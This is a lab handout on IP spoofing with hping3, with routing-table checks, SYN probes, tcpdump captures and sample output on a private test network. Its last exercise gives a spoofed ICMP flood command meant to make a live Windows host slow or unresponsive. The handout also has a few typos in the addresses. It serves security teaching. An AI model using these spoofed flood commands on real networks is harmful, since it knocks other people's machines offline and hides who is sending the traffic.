
IP Spoofing with hping3

In this activity, we will send ping requests to a target system, but then we will trick the target system to reply to another system by spoofing our IP address.

We will use the default gateway as the target system. Check the default gateway IP address of your Backtrack machine by typing “**`route -n`**” as shown below.




```
root@root:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.4.1     0.0.0.0         UG    100    0        0 eth0
192.168.4.0     0.0.0.0         255.255.255.0   U     0      0        0 eth0
```

The route command displays the routing table of the system. This system’s default gateway IP is 192.168.4.1, and IP 0.0.0.0 indicates that all IP packets outside the local network (in this case, network 192.168.4.0) will be forwarded to IP 192.168.4.1.

Record your default gateway IP as we will use it in the following steps as the target system IP (replace **`<target IP>`** with your default gateway in the following steps）.

Next, check the IP address of your Backtrack machine by typing "**`ifconfig`**" in the command-line and record it (replace <**`local IP`**> with your IP in the following steps）.



```
root@bt:~# ifconfig
eth2      Link encap:Ethernet  HWaddr 00:50:56:87:01:fa
          inet addr:192.168.4.47  Bcast:192.168.4.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe87:1fa/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:610897 errors:0 dropped:0 overruns:0 frame:0
          TX packets:253280 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:58768104 (58.7 MB)  TX bytes:27436733 (27.4 MB)
          Interrupt:18 Base address:0x2024
```

Record your information:
`<target IP>=`____________
`<local IP>=` ____________
In the following steps, the examples are demonstrated for:
`<target IP>=192.168.4.1`
`<local IP>= 192.168.4.47`
`<spoofed IP>= 192.168.4.254 and 192.168.4.30`
You should use your IP addresses when testing the steps.

A. IP Spoofing with hping3

hping 3 is very powerful tool to test firewalls and routers.


1 Let us open two terminal windows in Backtrack. In one terminal window, we will capture packets to/from the <**target IP**> using tcpdump, and in the other window we will use hping3.

2 In the command-line of the first terminal window, type
`tcpdump host <target IP> -nnS`

to capture packets to/from the target system. We should use the **`-nn`** flag not to resolve hostnames and port number, which provides faster captures, and the **`-S`** flag to print obsolete sequence numbers.

3 Now, let us send three packets to target with the SYN flag on, by typing the following command in the second terminal window.
`hping3 -S <target IP> -c 3`
The **`-c`** flag stands for the number packets to send and the **`-S`** flag sets SYN tcp flag on.

We should expect to see the output for the hping3 command as shown in the following picture. We sent three packets to and received three packets from the target system.




```
round-trip min/avg/max = 0.2/0.2/0.2 ms
root@bt:~# hping3 -S 192.168.4.1 -c 3
HPING 192.168.4.1 (eth2 192.168.4.1): S set, 40 headers + 0 data bytes
len=46 ip=192.168.4.1 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=0.2 ms
len=46 ip=192.168.4.1 ttl=64 DF id=0 sport=0 flags=RA seq=1 win=0 rtt=0.5 ms
len=46 ip=192.168.4.1 ttl=64 DF id=0 sport=0 flags=RA seq=2 win=0 rtt=0.3 ms

--- 192.168.4.1 hping statistic ---
3 packets tramitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.2/0.4/0.5 ms
root@bt:~# 
```

The output of the tcpdump is also given below (use Crtl+Z to stop capturing packets). We sent TCP packets with SYN flag (`192.168.4.47.2825 > 192.168.4.1.0: Flags [S]`) and the target responds back with the RST flag (`192.168.4.1.0 > 192.168.4.47.2825:`

`Flags [R.]`), which means an abnormal session disconnection. In the output, the numbers following the IP addresses are port numbers.




```
^Z
[2]+  Stopped                 tcpdump host 192.168.4.1 -nnS
root@bt:~# tcpdump host 192.168.4.1 -nnS
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth2, link-type EN10MB (Ethernet), capture size 65535 bytes
04:17:00.828131 IP 192.168.4.47.2825 > 192.168.4.1.0: Flags [S], seq 1532674203, win 512, length 0
04:17:00.828315 IP 192.168.4.1.0 > 192.168.4.47.2825: Flags [R.], seq 0, ack 1532674204, win 0, length 0
04:17:01.828336 IP 192.168.4.47.2826 > 192.168.4.1.0: Flags [S], seq 699661610, win 512, length 0
04:17:01.828546 IP 192.168.4.1.0 > 192.168.4.47.2826: Flags [R.], seq 0, ack 699661611, win 0, length 0
04:17:02.828926 IP 192.168.4.47.2827 > 192.168.4.1.0: Flags [S], seq 1155701685, win 512, length 0
04:17:02.829128 IP 192.168.4.1.0 > 192.168.4.47.2827: Flags [R.], seq 0, ack 1155701686, win 0, length 0
^Z
[3]+  Stopped                 tcpdump host 192.168.4.1 -nnS
root@bt:~#
```

Now let us repeat the same experiment while spoofing the IP address of our computer.

3. If you stopped the tcpdump, start it again in the first terminal window by typing the following command (or use Up-Arrow ↑ to repeat the command)
   `tcpdump host <target IP> -nnS`
4. This time we will use the -a flag to spoof our IP address. In the second window, type the following command by replacing **`<spoofed IP>`** with your spoof IP from your network.
   `hping3 -S <target IP> -a <spoofed IP> -c 3`


This time, we sent three packets, but received no response of them back (100% packet loss!) as shown in the picture below. Note that the spoofed IP is 192.168.4.254 in this example.



```
root@bt:~# hping3 -S 192.168.4.1 -a 192.168.4.254 -c 3
HPING 192.168.4.1 (eth2 192.168.4.1): S set, 40 headers + 0 data bytes

--- 192.168.4.1 hping statistic ---
3 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@bt:~#
```

What happened the packets transmitted? To answer this question, we need to look at the tcpdump output as shown below. The first observation is -the target system assumes that packets are coming from 192.168.2.254. (`192.168.4.254.2453 > 192.168.4.1.0: Flags [S]`). Therefore, the target system responds back to 192.168.2.254, and it sends ARP requests to find the MAC address of this host (the poor target). Unfortunately, the spoofed IP is not in the network and no host reply to the ARP request (you may want to review Data Link Layer if you don't know the meaning of MAC address and ARP request)



```
^Z
[4]+  Stopped                 tcpdump host 192.168.4.1 -nnS
root@bt:~# tcpdump host 192.168.4.1 -nnS
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth2, link-type EN10MB (Ethernet), capture size 65535 bytes
05:08:35.134335 IP 192.168.4.254.2453 > 192.168.4.1.0: Flags [S], seq 1461545708, win 512, length 0
05:08:35.138253 ARP, Request who-has 192.168.4.254 tell 192.168.4.1, length 46
05:08:36.134462 IP 192.168.4.254.2454 > 192.168.4.1.0: Flags [S], seq 1378744436, win 512, length 0
05:08:36.137860 ARP, Request who-has 192.168.4.254 tell 192.168.4.1, length 46
05:08:37.134845 IP 192.168.4.254.2455 > 192.168.4.1.0: Flags [S], seq 1363834654, win 512, length 0
05:08:37.137449 ARP, Request who-has 192.168.4.254 tell 192.168.4.1, length 46
^Z
[5]+  Stopped                 tcpdump host 192.168.4.1 -nnS
root@bt:~# 
```

Now let us use IP spoofing with a ping flood to make a host unresponsive or very slow. We need to spoof the IP address of a machine currently running. For example, you can use your Windows 7 computer's IP as the **<spoofed IP>**.

1 Start your Windows 7 computer and figure out its ip address by typing **ipconfig** in the command prompt. We will use this IP as the **<spoofed IP>**.

2 This time we need three terminal windows in your Backtrack computer, one for tcpdump, one for hping3, and one for pinging the spoofed IP. Open a new terminal window and ping the spoofed IP three times to make sure that you can get a reply back as follows:
ping <spoofed IP> -c 3

3 If you stopped the tcpdump, start it again in the first terminal window by typing the following command (or use Up-Arrow ↑ to repeat the command)
tcpdump host <target IP> -nnS

4 This time we will send ping requests to the target IP, but we will spoof to the source address as follows.
hping3 -1 --flood <target IP> -a <spoofed IP>

The -1 option is to send icmp request (or ping request), the --flood option send many of packets in short time.

5 Quickly ping the spoofed IP again as follows. Can you get a reply back? How long does it take get a reply back?
ping <spoofed IP> -c 3

6 Now check your tcpdump terminal window. What do you see?

7 Stop hping3 Crtl+C.

Lab Report Questions:

- Explain why the spoofed IP does not reply back or reply back very slowly to ping requests in the last exercise?
- Include your screenshot of the hping3 command to flood the target IP with icmp requests and to make your Windows 7 machine very slow.
- Perform a web research and briefly discuss how to detect ip spoofing?